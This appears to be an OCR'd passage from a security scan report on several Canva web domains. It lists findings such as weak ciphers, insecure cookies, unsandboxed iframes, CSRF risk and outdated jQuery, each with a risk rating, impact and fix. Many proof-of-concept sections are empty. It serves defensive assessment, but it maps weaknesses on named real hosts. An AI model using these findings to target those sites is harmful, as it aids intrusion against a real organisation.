
Proof of Concept:



Summary of the Vulnerabilities







VULNERABILITY	HIGH	MEDIUM	LOW
Possibility of BREACH Attack			
Possibility of Cross-site Scripting			
Out-of-date Version of jQuery			
Weak Ciphers are Enabled			
Possibility of Cross-Site Request Forgery			
Possibility of Internal IP Address Disclosure			
Cookie Not Marked as HttpOnly			
External Insecure Frame			
Insecure Transportation Security Protocol Supported			

2) Target Domain - https://developers.canva.com/

a) Weak Ciphers are Enabled

- Risk : **MEDIUM**
- Method : GET
- OWASP Top 10 Category : A3 (Sensitive Data Exposure)


Impact:

SSL traffic between your server and your visitors may be decrypted by the attackers. Only strong ciphers on the web server should be allowed in order to protect secure communication with your visitors.

Recommended Actions:

The web server should be configured in order to disallow the usage of weak ciphers.

Proof of Concept:



b) Cookie Not Marked as HttpOnly

- Risk : **LOW**
- Method : GET
- OWASP Top 10 Category : A6 (Security Misconfiguration)

Impact:

Cookies may be easily accessed, and victim's session will be hijacked by an attacker during a cross-site scripting attack.

Recommended Actions:

Mark the cookie as HTTPOnly. This will be an extra layer of defense against XSS. However this is not a silver bullet and will not protect the system against cross-site scripting attacks. An attacker can use a tool such as XSS Tunnelto bypass HTTPOnly protection.

Proof of Concept:

c) Cookie Not Marked as Secure

- Risk : **LOW**
- Method : GET
- OWASP Top 10 Category : A3 (Sensitive Data Exposure)

Impact:

The cookie will be intercepted via a man in the middle attack and steal by an attacker, if that cookie is an important one such as a session cookie. Thus, an attacker will be able to masquerade as a legitimate user of the target system. However, for the successful exploitation of this vulnerability, local access to the web server or to the victim's network is required by an attacker in addition to intercepting the network traffic.

Recommended Actions:

All cookies used within the web application must be marked as secure.

Proof of Concept:

d) External Insecure Frame

- Risk : **LOW**
- Method : GET
- OWASP Top 10 Category : A6 (Security Misconfiguration)

Impact:

A set of additional restrictions for the content within a frame is enabled by iFrame sandboxing. Potential malicious code from causing harm to the web page that embeds it, is restricted by it. The web application may be at risk if the sandboxing is not configured properly. The main web application may be affected by a compromised website that is loaded in such an insecure iframe.

Recommended Actions:

- Apply sandboxing in inline frame

```
<iframe sandbox src="framed-page-url"></iframe>
```

- For untrusted content, avoid the usage of `seamless`attribute and `allow-top-navigation`, `allow-popups`and `allow-scripts`in sandbox attribute.

Proof of Concept:

4.1. https://developers.canva.com/

Frame Source(s)

- https://newassets.hcaptcha.com/captcha/v1/37da736/static/hcaptcha-checkbox.html#id=09aoofobq83r&host=developers.canva.com&sentry=true&reportapi=https%3A%2F%2Faccounts.hcaptcha.com&recaptcha
  38cd-421b-bb68-7806e1764460
- https://newassets.hcaptcha.com/captcha/v1/37da736/static/hcaptcha-challenge.html#id=09aoofobq83r&host=developers.canva.com&sentry=true&reportapi=https%3A%2F%2Faccounts.hcaptcha.com&recaptcha
  38cd-421b-bb68-7806e1764460

Parsing Source

- DOM Parser

e) X-Frame-Options Header is Missing

- Risk : **LOW**
- Method : GET
- OWASP Top 10 Category : A6 (Security Misconfiguration)

Impact:

A policy that specifies whether the browser should render the transmitted resource within a frame or an iframe is indicated by the X-Frame-Options HTTP header field. This policy in the HTTP header field is declared by the servers in order to prevent clickjacking attacks. Clickjacking occurs when an attacker hijack clicks and redirect victims to a domain controlled by an attacker.


Recommended Actions:


- Sending the proper X-Frame-Options in HTTP response headers that instruct the browser to not allow framing from other domains.
  - `X-Frame-Options: DENY`It completely denies to be loaded in frame/iframe.
  - `X-Frame-Options: SAMEORIGIN`It allows only if the site which wants to load has a same origin.
  - `X-Frame-Options: ALLOW-FROM` *URL*It grants a specific URL to load itself in a iframe. However please pay attention to that, not all browsers support this.
- Employing defensive code in the UI to ensure that the current frame is the most top level window.

Proof of Concept:

```
HTTP/1.1 400 Bad Request
X-Content-Type-Options: nosniff
cf-request-id: 09b7af89400000cc1ca79a3000000001
CF-Cache-Status: MISS
CF-Ray: 646c81eecbefcc1c-SIN
Server: cloudflare
Connection: keep-alive
Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=FJEkEoBXnTZ23xjn
alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400
NEL: {"report_to":"cf-nel","max_age":604800}
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Content-Type: text/html
Transfer-Encoding: chunked
```

Summary of the Vulnerabilities





VULNERABILITY	HIGH	MEDIUM	LOW
Weak Ciphers are Enabled			
Cookie Not Marked as HttpOnly			
Cookie Not Marked as Secure			
External Insecure Frame			
X-Frame-Options Header is Missing			
Insecure Transportation Security Protocol Supported			
Not Implemented a Content Security Policy			

3) Target Domain - https://apps.canva.com/

a) Weak Ciphers are Enabled

- Risk : **MEDIUM**
- Method : GET
- OWASP Top 10 Category : A3 (Sensitive Data Exposure)


Impact:

SSL traffic between your server and your visitors may be decrypted by the attackers. Only strong ciphers on the web server should be allowed in order to protect secure communication with your visitors.

Recommended Actions:

The web server should be configured in order to disallow the usage of weak ciphers.

Proof of Concept:



b) Possibility of Cross-Site Request Forgery

- Risk : **LOW**
- Method : GET and POST
- OWASP Top 10 Category : A5 (Broken Access Control)

Impact:

Any of the actions that can be done by the user such as adding a user , modifying content and deleting data can be mounted by an attacker depending on the application. Attacker may be able to use all the functionality available to a victim. Page that requires extra information that only the legitimate user can know, is the only exception to this rule.

Recommended Actions:

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.

Proof of Concept:

c) Cookie Not Marked as HttpOnly

- Risk : **LOW**
- Method : GET
- OWASP Top 10 Category : A6 (Security Misconfiguration)


Impact:

Cookies may be easily accessed, and victim's session will be hijacked by an attacker during a cross-site scripting attack.

Recommended Actions:

Mark the cookie as HTTPOnly. This will be an extra layer of defense against XSS. However this is not a silver bullet and will not protect the system against cross-site scripting attacks. An attacker can use a tool such as XSS Tunnelto bypass HTTPOnly protection.

Proof of Concept:



d) External Insecure Frame

- Risk : **LOW**
- Method : GET and POST
- OWASP Top 10 Category : A6 (Security Misconfiguration)

Impact:

A set of additional restrictions for the content within a frame is enabled by iFrame sandboxing. Potential malicious code from causing harm to the web page that embeds it, is restricted by it. The web application may be at risk if the sandboxing is not configured properly. The main web application may be affected by a compromised website that is loaded in such an insecure iframe.


Recommended Actions:

- Apply sandboxing in inline frame


```
<iframe sandbox src="framed-page-url"></iframe>
```


- For untrusted content, avoid the usage of `seamless`attribute and `allow-top-navigation`, `allow-popups`and `allow-scripts`in sandbox attribute.

Proof of Concept:



Summary of the Vulnerabilities





VULNERABILITY	HIGH	MEDIUM	LOW
Weak Ciphers are Enabled			
Possibility of Cross-Site Request Forgery			
Cookie Not Marked as HttpOnly			
Cookie Not Marked as Secure			
External Insecure Frame			
Insecure Transportation Security Protocol Supported			
Not Implemented a Content Security Policy			


4) Target Domain - https://www.canva.cn

a) Out-of-date Version of jQuery

- Risk : **MEDIUM**
- Method : GET and POST
- OWASP Top 10 Category : A9 (Using Components with Known Vulnerabilities)

Impact:

Scanner identified the version of jQuery which is in use to be out-to-date. It may be vulnerable to attacks, because it is out-to-date and there will be previously identified vulnerabilities associated with that specific version of jQuery. The jQuery version used in our target is 1.8.3 while the latest version is 1.12.4, and there are some known vulnerabilities associated with that version as follows.




As you can see, there is a vulnerability (CVE-2015-9251), which leads to XSS attacks associated with the out-to-date jQuery version.

Recommended Actions:

The jQuery installation of the website is needed to be updated to the latest version. You can download the latest version from, https://jquery.com/download/.

Proof of Concept:



b) Weak Ciphers are Enabled

- Risk : **MEDIUM**
- Method : GET
- OWASP Top 10 Category : A3 (Sensitive Data Exposure)

Impact:

SSL traffic between your server and your visitors may be decrypted by the attackers. Only strong ciphers on the web server should be allowed in order to protect secure communication with your visitors.

Recommended Actions:

The web server should be configured in order to disallow the usage of weak ciphers.

Proof of Concept:

c) Possibility of Cross-Site Request Forgery

- Risk : **LOW**
- Method : GET
- OWASP Top 10 Category : A5 (Broken Access Control)

Impact:

Any of the actions that can be done by the user such as adding a user , modifying content and deleting data can be mounted by an attacker depending on the application. Attacker may be able to use all the functionality available to a victim. Page that requires extra information that only the legitimate user can know, is the only exception to this rule.

Recommended Actions:

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.

Proof of Concept:

3.7. https://www.canva.cn/learn/inspiration-store/

Method	Parameter	Value
GET	param1	inspiration-store

Form Action(s)

- /learn/inspiration-store/?__cf_chl_captcha_tk__=24dfe3bd64913a95b22217cd49e7cb8503bec313-1620031500-0-ATJU-ZoxDETOJAm5xt2UQfKTqZP0Gxfyt55aoBoDot3ldgqWo9DrUxJQTyXIPJnUEqtd_pazjxjJBqkFtOCac86d1ap67Nop9Ikthi9Ix9-ZKWJCxTXyg8DgB3x0LyUQRxo2OOhrj6a2wGliAe8ygq5GDIX2mjbcq2R1cvcX_NT029iERwr7llcXnQ8hZKtyC0-YHfw2fYATdCkCX2MNG6y-Bu1ViRZ6aDZpCwRt29hrluU724jwI_9jzmXELpydYzjpRYsB1Q7NEvw21eaUTd09yVCevr5sQkFnOThGyrMDjfqFngm1ii1lyxVv0i94F1sjIb1eAcCC1xrEfziGHgjyyT_v-ShgCfqbEm4EqTHcXy5X7DLi0XD3kxk1mzf1UIm5EVyWptnPAD_WJwxMQKqE8-kHbsJbBhY8UauLwSuwPsRbTB6Ti6Mx2YLenS_pnQbE_f3w8J3GYGgbULQLMF2kbOESCS2UX-j8nT4qLyYFdj6mIO9g_4J_Ap9CV2uWvMF82P2FzY4uOgHlxuG9XLsmi_hCLcKOOSAtE3mhU6nTmlgHan8GqU5CUN31yLcDW4Fw65aF58DQZr0anDSHAWc1TZ0kxTGFjeeZ8qQhkvnPfIjnbl74mwTUJAQLwFvAPncDXI28dPswafGQ08H9NqYlNQu1ERFxFc_9V3YccSAbmIQw

Certainty

3.11. https://www.canva.cn/templates/EAEZMIwM7TE/

Method	Parameter	Value
GET	param1	EAEZMIwM7TE

Form Action(s)

- /templates/EAEZMIwM7TE/?__cf_chl_captcha_tk__=b02a16601a548f5175427cfe0dd27eaf9a661a7e-1620032626-0-AdpqbJ90gvqkSV7rSZavOjM4P14UHIPUB2OOVVSBXJVgtp-MNUsjYqy8EQT8NN0eD9HvfnMpLe1fqJ5CYrfa60q0aNkgCxaQFFyV9ipARn25mFVw-nzpBG05KFKFNElpnN_JffTJXOpqTUDTi85wH6fpetdanHUCH1DPJFpxbQ6VzfWMJwDjUPugt0pp8U_4DMrRnJgKO9A038jrwcioWju-zw3GTKH7ULz9mo8wS9dpdnIjUnv_MLPvrx1aBrhpzBOu0KUydHzJ1slyxx-6kjQyUbovutGCQCroFFKjhkgh5wfL_wVPcOF95BKn2joj-xcFMidRwTPu2St_a8_-djXEB6CtJuOciXk_NOUrIUfMZN5Ly_IY6Bd9dxr2_OPdqJfLa_GyKrJqCon4id6McmdtpHoAcYfYb8KgQKGsL5tepNMANd1b-WkfOVWGJeB2SfilqJB2ys4nGl_DRVRHSwdRZJMqrBQjfpQ2lcTXhVjJzyJghuhZW-BhSogrUeE6QhkBcOtwhDQykBuEEpndtQXnhuDyQr4r6-uunOiaauh9jA2rhvgufSzYAXTFDRP7c8FIEUSKN5JIYzVpM86W65BEWlCUzM3fdryhAGUGK_wvMdX3JZHN8WkCzbeoO8qYwByaH-reiQiWJCGEr_aF-_7Ls82TG3rwwFVB7oP2FiUE

Certainty

d) Possibility of Cross-Site Request Forgery in Login Form

- Risk : **LOW**
- Method : GET
- OWASP Top 10 Category : A5 (Broken Access Control)

Impact:

The impact of this type of CSRF vulnerability is less than the normal CSRF vulnerability. Only some complex cross-site scripting vulnerabilities can be exploited by this type of CSRF attacks, otherwise it is not exploitable.

Recommended Actions:

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.

a. **individual request**

```
$.ajax({
    url: 'foo/bar',
    headers: { 'x-my-custom-header': 'some value' }
});
```

b. **every request**

```
$.ajaxSetup({
    headers: { 'x-my-custom-header': 'some value' }
});
OR
$.ajaxSetup({
    beforeSend: function(xhr) {
        xhr.setRequestHeader('x-my-custom-header', 'some value');
    }
});
```

Proof of Concept:

e) External Insecure Frame

- ❖ Risk : **LOW**
- ❖ Method : GET
- ❖ OWASP Top 10 Category : A6 (Security Misconfiguration)

Impact:

A set of additional restrictions for the content within a frame is enabled by iFrame sandboxing. Potential malicious code from causing harm to the web page that embeds it, is restricted by it. The web application may be at risk if the sandboxing is not configured properly. The main web application may be affected by a compromised website that is loaded in such an insecure iframe.

Sandboxcontaining a value of :

- `allow-same-origin`will not treat it as a unique origin.
- `allow-top-navigation`will allow code in the iframe to navigate the parent somewhere else, e.g. by changing parent.location.
- `allow-forms`will allow form submissions from inside the iframe.
- `allow-popups`will allow popups.
- `allow-scripts`will allow malicious script execution however it won't allow to create popups.

